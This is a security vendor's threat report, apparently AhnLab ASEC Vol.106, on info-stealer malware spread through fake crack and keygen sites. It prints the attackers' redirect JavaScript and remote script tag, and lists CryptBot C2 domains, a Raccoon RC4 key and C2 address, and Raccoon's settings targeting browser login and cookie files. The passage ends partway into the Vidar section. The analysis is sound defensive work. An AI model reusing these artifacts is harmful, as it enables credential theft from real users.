ASEC Report

Vol.106

AhnLab

Contents

ASEC Report Vol.106 2022 Q1

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

Analysis Report on Info-stealer Malware Distribution

In-depth Analysis of the Latest Malware Strains Distributed Through Popular Software Cracks

Recently, there have been multiple cases of attackers distributing malware to users attempting to illegally download paid programs, such as commercial software and video games. When users enter keywords related to downloading certain software in search websites, they will come across phishing websites that the attackers had made in advance. Attackers inserted certain keywords, such as 'Crack' or 'Keygen,' on their websites and wrote detailed descriptions about the software to lure users. When users access one of the websites and press the download button, the compressed file that harbors the malware is downloaded after multiple redirection processes.

The file downloaded from the website is either in ZIP or RAR file format. Inside the downloaded file is a compressed file protected with a password and a text file displaying the password. The malware is ultimately created when users decompress the file.

There are two types of malware distributed via the aforementioned method. One is a singular malware type, and the other is a dropper malware type. The former creates a singular malware, such as CryptBot, RedLine, or Raccoon, when the file is decompressed, and the latter creates an installer of NSIS or 7zip SFX type.

This analysis report will take a detailed look at the distribution method of info-stealer malware disguised as popular software cracks.

Analysis of Websites Distributing Malware

Attackers utilize social engineering techniques to distribute malware. First, they will lure users who search crack files with keywords, such as "Crack," "Keygen," "Serial," "Free," and "Download."

Figure 1. Summary of Malware Distribution Method



Figure 2. Structure of the Compressed File Downloaded from the Phishing Webpage

The attackers exploited the fact that many users temporarily turn off anti-malware products or make an exception for the file scan in order to download illegal files. Because illegal files, such as cracks, are usually categorized as malicious files in many anti-malware products, file-sharing websites often have notices that tell people to run the file after turning off the real-time monitoring and protection feature. As such, it is highly likely that users turn off the anti-malware product or exclude the downloaded file from the scan. To exploit such behavior, attackers have created multiple websites to distribute malware.

Most of the websites that come up when looking up keywords of commercial software names, cracks, and serial numbers are phishing websites used to distribute malware. These types of websites have similar titles. But the interesting fact is that each website has a different domain, as shown in Figure 3.



Figure 3. Malware Distribution Websites Shown on the Search Engine

Attackers can easily create illegal file-sharing websites through WordPress and upload multiple posts or pages related to popular software cracks. There are quite a lot of websites that are created, with the numbers continually increasing. As there are multiple webpages within a single website, the total number of distribution pages could be even higher.

Figure 4. Posts Uploaded on the Malware Distribution Website

The page shows detailed information about products, including the description of popular software, screenshots, product image, and installation guides. Compared to the ransomware distribution webpage of BlueCrab (a.k.a. Sodinokibi ransomware) that was once actively distributed to Korean users, one can see that the latest webpages are created quite meticulously (see Figure 5).

Figure 5. Malware Distribution Webpage Examples

When users click the download button within the post, they will be connected to the final malware download webpage after multiple redirection processes. The tag type, color, and the number of the download buttons vary among websites, but they all operate similarly.

Figure 6. Download Buttons of Malware Distribution Webpages

The buttons are not simple links. When users click the button, the execution code for external JavaScript inserted on the webpage is executed and activated. This means that the website's source code alone is not enough to trace the URL of the redirected website when the button is pressed. There are several advantages to this method: the attackers can prevent crawling by hiding the redirected URL from the source code, and they can easily bypass via other URLs if a particular URL is blocked. The JavaScript code responds to the redirection URL whenever it is executed and decides which download page it will be connected to depending on the responding URL.

```
▼<center>
  <button class="buttonPress-2" style="font-weight: bold;font-size: 28px;color: #ffffff;background-color: #000000;height: 4
  0px;border-radius: 3px;padding: 0px 20px;border-color: transparent;">Download Setup</button>
  <script data-cfasync="false" async type="text/javascript" src="https://tedatthe.un.xyz/?h=0481831…&user=2"></script>
 </center>
```

Figure 7. JavaScript Execution Code

Figure 8 shows the JavaScript code that is executed by the Javascript execution code, shown in Figure 7. Its operation method is as follows: the attacker adds a click event listener (addEventListener) to the download button, using the function with the redirection feature as the argument. Accordingly, users who click the download button will be redirected to the redirection URL. The script is executed for every download button in the post.

```
(function() {
    var sitetitle = document.querySelector('meta[property="og:title"]').content;
    var siteurl = document.querySelector('meta[property="og:url"]').content;
    var sitename = document.querySelector('meta[property="og:site_name"]').content;
    var pubid = '2';                                                    Deliver Parameter
    //console.log(sitetitle);
    var fresh_st = sitetitle.replace(/ /g, "+");
    var st = fresh_st.replace(/[^a-zA-Z0-9 ]/g, "-");
    //console.log(st);
    let p = 'https://heramechan.xyz/?z=2&o=[KEYWORD]';
    var parsstring = p.replace("[KEYWORD]", st);                        Redirect URL
    //console.log(parsstring);
    var id = 2;
    var successResponse = parsstring;
    var elements = document.getElementsByClassName("buttonPress-" + 2);
    var clickFunction = function() {                                    "Download" Button
        window.open(successResponse, '_blank');
        return;
    };
    for (var i = 0; i < elements.length; i++) {
        elements[i].addEventListener('click', clickFunction, false);
    }                                                                   Activate Button
})();
```

Figure 8. JavaScript Code

The title of the current webpage is sent as an argument during the redirection process, so users will download the malicious file with the relevant title included in it. Since the users will notice that the keywords they searched are included in the name of the downloaded file, they will most likely open the file without any suspicion.

Figure 9. Redirection Process



Figure 10. Example of Downloaded Files

The final download pages exist in various forms. Attackers change the download page they are using after a certain amount of time, choosing what webpage the download button will be redirected to through the button activation process, as shown in Figure 8. Also, they continuously change their patterns by adding new types or deleting existing ones.

Figure 11 shows the samples of the final download pages discovered when this report was written (March 2022). When users access the URL displayed on the webpage or click the download button, they will download malware strains. In the former, attackers use file hosting services, such as OneDrive or MediaFire. In the latter, they let users download malware files through their servers connected through multiple redirections.



Figure 11. Samples of Malware-Downloading Webpages (As of March 2022)

Process of Downloading the Malicious File

The files downloaded from malware distribution webpages are either in RAR or ZIP file format. The types and names of the files are periodically changed, but they all share a common characteristic: the compressed file contains a different compressed file that is

protected with a password and a text file that shows the password. The compressed file protected with a password contains a malware executable. In the past, integer strings with lengths between 4 to 6 characters were mainly used as a password, but recently, some samples use random alphabet characters or have image files to display the passwords.



Figure 12. Structure of the Compressed File

As the files are disguised as illegal software, the name of the malware often includes words, such as "Setup," "Install," and "Activate." Table 1 is the ranking of numbers for malware filenames that have been distributed during the last 6 months. Note that repeated punctuation marks are replaced with a single mark. If a created file has a name similar to those on the list, the file may be malicious. Thus, users must take extreme caution when dealing with such files.

	MALWARE FILE NAME	COUNT
1	setup_x86_x64_install.exe	2462
2	149_setupInstaller.exe	409
3	win-setup-i864.exe	373
4	win_setup_[RandomHex].exe	352
5	setup_installx86-x64.exe	349
6	Setup.exe	227
7	151_setupInstaller.exe	183
8	i864x_setup_[RandomHex].exe	158
9	Setup_32x_64x.exe	124
10	file-setup.exe	47
11	the-setup.exe	41
12	Main_Setup.exe	40
13	open_with_Pass_1234.exe	32
14	Main_File.exe	31
15	Activate-it.exe	27
16	AISetup.exe	26
17	Use_Pass_1234_activate.exe	24
18	Open_Setup_1234.exe	24
19	Activate it.exe	20
20	Open_Setup_pass_1234.exe	20

Table 1. Statistics of Malware Filenames Detected over the Last 6 Months (As of March 2022)

The malware strains that are created as a result can be divided into two types. One is a singular type malware, and the other is a dropper type that contains multiple malware entities. The former has a relatively small file size between 100K to 4MB depending on the

packing method. As for the latter, it has a large file size between 5 to 10MB as it includes various malware strains and uses installer-form packing, such as NSIS or 7zSFX.

Sometimes, samples with abnormally large file sizes are distributed. Such type is a singular type malware with the actual file size being between 1 to 3MB, but it is injected with a PE section that has large padding data to abnormally increase its size. It has a small size upon distribution as it is compressed, but its size expands to 700 – 800MB after decompression. It is likely that the attacker used the technique to limit anti-malware products to collect samples for large-sized files and bypass detection. It is also impossible to upload a file with large size on VirusTotal.

Name	Value	Start	Size
⊞ struct IMAGE_DOS_HEADER DosHeader		0h	40h
⊞ struct IMAGE_DOS_STUB DosStub		40h	98h
⊞ struct IMAGE_NT_HEADERS NtHeader		D0h	F8h
⊞ struct IMAGE_SECTION_HEADER SectionHeaders[5]		1D0h	C8h
⊞ struct IMAGE_SECTION_DATA Section[0]	.text	400h	334A00h
⊞ struct IMAGE_SECTION_DATA Section[1]	.rdata	334E00h	400h
⊞ struct IMAGE_SECTION_DATA Section[2]	.data	335200h	200h
⊞ struct IMAGE_SECTION_DATA Section[3]	[0]	335400h	290B5800h
⊞ struct IMAGE_SECTION_DATA Section[4]	.rsrc	2A0BAC00h	15400h
⊞ struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor	KERNEL32.dll	335004h	14h

Figure 13. Structure of Abnormal Section

The table below shows the ratio between the dropper and singular malware types among samples that have been distributed for the last 3 months.

Total	Dropper	Singular
2185	1616	569
100%	73.96%	26.04%

Table 2. Statistics on Malware Samples Distributed (As of March 2022)

The number of the dropper type is much higher than the other, but it is most likely due to its frequent changes. Whereas the singular type tends to have the sample of the same hash distributed for a lengthy amount of time, the dropper type has changes occurring almost every hour. In most cases, the changes may happen while the internal files stay the same. The number of malware samples distributed from within dropper malware during the period mentioned in the table is 3,888 excluding loaders. Since there are 10 to 15 malware strains per sample, one can see that the changes mostly occur while containing duplicate malware strains. As such, the singular malware type has a much higher number of infections per sample.

Also, the dropper type cannot perform malicious behaviors when even just a single file among internal files is being detected, since it will be blocked during the process of creating the malware. As anti-malware products cannot respond to users making exceptions or ending real-time monitoring, security providers should focus on defending the singular malware type. AhnLab is quickly responding to changes through the automated sample collection process and systematic response infrastructure.

Types of Distributed Malware

1. Singular

The singular type periodically changes distributed malware strains. Info-stealer, such as CryptBot, RedLine, Vidar, and Raccoon are actively distributed most of the time.

CryptBot

CryptBot is a malware strain that is changed most frequently, and its volume of distribution is the highest among the singular type. AhnLab has been uploading posts in ASEC blog whenever the sample underwent major changes. This section will introduce the latest changes discovered after the post uploaded in February 2022.

• ASEC Blog Post: Modified CryptBot Infostealer Being Distributed (February 21st, 2022)

CryptBot is an info-stealer that steals system and user information and sends it to C2. It can also run additional malware strains after downloading them. Previous samples had two C2, one for sending stolen information and the other for downloading additional malware. However, the recently changed sample only has a feature for stealing information.

Another difference is that while the previously distributed samples were built with VC++, the samples in the recent cases were built with AutoIt. It is likely that there is a source code ported into various programming languages. The script is obfuscated to the extreme, but its basic operation method and malicious behaviors are the same as those of the previous samples.

When the system is infected, the malware copies sensitive information, such as data saved in browsers, cryptocurrency wallet files, screenshots, and system information in a certain folder and sends it to C2 after compressing it. Previous samples sent the folder after encrypting and compressing it, but the recent ones didn't include the encryption process.



Figure 14. Folder Containing Stolen Information

The C2s for stealing information use a domain form "string+number.top." As the C2 servers have an extremely short lifespan, there are multiple changes being distributed within a single day. Table 3 shows the list of C2 domains recently used by CryptBot.

ridied710.top, ridrdy610.top, ridcju63.top, ridgje73.top, ridyni71.top, ridapf61.top, hoguln11.top, hogejb110.top, hogzfs13.top, ridvun68.top, hogqmw210.top, hogmuq23.top, hogyla21.top, hogujl33.top, hogeyr310.top, hogkos31.top

Table 3. CryptBot C2 Domains

Figure 15. Packet Sent to C2 for CryptBot

Previous samples used the WinINet library when sending the information to C2, but AutoIt version samples uses the WinHTTP library instead. It seems the change occurred during the porting process. Also, they were set to ignore the use of proxies via the API options. This is likely done to bypass the detection of proxy-based monitoring tools.

Raccoon

Raccoon Stealer is also an info-stealer malware that steals and sends system and user information to C2. It will also perform additional malicious behaviors depending on the C2 responses. It obtains the C2 address through the attacker's Telegram page.



Figure 16. Telegram Access Screen

After accessing the page, the malware obtains the C2 address by going through the Base64 decoding process on the string shown on the page and decrypting it with the RC4 algorithm. The key is hard coded in the malware binary.

```
0007C390  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0007C3A0  20 20 20 20 00 00 00 00 62 36 66 39 30 61 34 65      ....b6f90a4e
0007C3B0  38 30 66 38 38 30 39 38 66 34 31 36 39 30 33 35  80f88098f4169035
0007C3C0  62 35 31 65 64 66 66 61 20 20 20 20 20 20 20 20  b51edffa
0007C3D0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
                                                    RC4 Key

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  68 74 74 70 3A 2F 2F 31 37 36 2E 35 38 2E 39 38  http://176.58.98
00000010  2E 31 33 2F                                      .13/
                                                    C2 Domain
```

Figure 17. RC4 Key and Decryption Result

The malware receives settings data related to malicious behavior when it first accesses the C2 server. The received data is encrypted using Base64 and RC4 algorithm just like when obtaining the C2 address. The key uses a separate 10-byte string. The settings data takes the form of JSON, listing basic information, such as IP, location, system identifier as well as strings related to target that will be stolen.

```
"is_screen_enabled": 0,
"is_history_enabled": 0,
"depth": 3,
"s": [{
    "k": "edge",
    "v": "28;Microsoft Edge;\\Microsoft\\Edge\\User Data;Login Data;Cookies;Web Data"
}, {
    "k": "chrome",
    "v": "28;Google Chrome;\\Google\\Chrome\\User Data;Login Data;Cookies;Web Data"
}, {
    "k": "chromeBeta",
    "v": "28;Google Chrome Beta;\\Google\\Chrome Beta\\User Data;Login Data;Cookies;Web Data"
}, {
    "k": "chromeSxS",
    "v": "28;Google Chrome SxS;\\Google\\Chrome SxS\\User Data;Login Data;Cookies;Web Data"
}, {
    "k": "chromium",
    "v": "28;Chromium;\\Chromium\\User Data;Login Data;Cookies;Web Data"
```

Figure 18. Settings Data

The attacker then downloads DLLs needed for malicious behaviors from the server and steals information. The data sent to C2 by default include browser save data, information saved in email programs, cryptocurrency wallet address files, system info, and FTP server information. Depending on the C2's response settings, the malware may perform additional malicious behaviors, such as sending, downloading, and running files.

Figure 19. Example of Stolen Information

Vidar

Vidar is another info-stealer that is extremely similar to Raccoon in terms of its overall behaviors and characteristics. It obtains the C2 address through the open-source based social media platform "Mastodon" and downloads data for setting malicious behaviors and various DLLs needed to analyze information.

